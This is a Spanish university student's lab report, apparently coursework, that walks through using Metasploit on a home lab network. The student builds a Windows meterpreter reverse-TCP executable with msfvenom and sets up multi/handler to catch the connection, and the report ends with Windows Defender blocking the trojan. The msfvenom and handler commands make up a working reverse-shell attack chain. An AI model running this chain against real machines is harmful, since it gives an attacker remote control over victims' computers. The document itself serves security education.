UNIVERSIDAD CENTRAL DEL ECUADOR

FACULTAD FILOSOFÍA, LETRAS Y CIENCIAS DE LA EDUCACIÓN


PEDAGOGÍA DE LAS CIENCIAS EXPERIMENTALES - INFORMÁTICA

SEMESTRE: Octavo

NOMBRE: Gregory Andrés Cedeño Calva


ACTIVIDAD INDIVIDUAL

Msfconsole




```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > 
```

Ipconfig




```
Microsoft Windows [Versión 10.0.19042.1165]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Gregory Cedeño>ipconfig

Configuración IP de Windows


Adaptador de Ethernet VirtualBox Host-Only Network:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::6c99:50b8:a79e:b6d2%14
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.56.1
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :

Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::cd18:71f1:c0cc:d1aa%11
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.0.110
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.0.1

C:\Users\Gregory Cedeño>
```

Configuración de Metasploit




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.110 LPORT=444
4 -f exe > /home/kali/Desktop/ejercicio1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Use Multi/handler




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST                      yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

SET LHOST



```
msf6 exploit(multi/handler) > set LHOST 192.168.0.110
LHOST ⇒ 192.168.0.110
msf6 exploit(multi/handler) > exploit
```

Amenaza de Windows




Amenaza bloqueada
5/9/2021 21:21

Grave

Detectado: Trojan:Win32/Meterpreter.O
Estado: Quitado
Se quitó una amenaza o una aplicación de este dispositivo.

Fecha: 5/9/2021 21:21
Detalles: Este programa es peligroso y ejecuta comandos de un atacante.

Elementos afectados:
file: C:\Users\Gregory Cedeño\Downloads\3dd5c9aa-e3d0-49a0-bae6-bff2431f78b1.tmp



ejercicio1.exe
EXE • 72 kB 9:21 p. m.

no abras eso 9:21 p. m.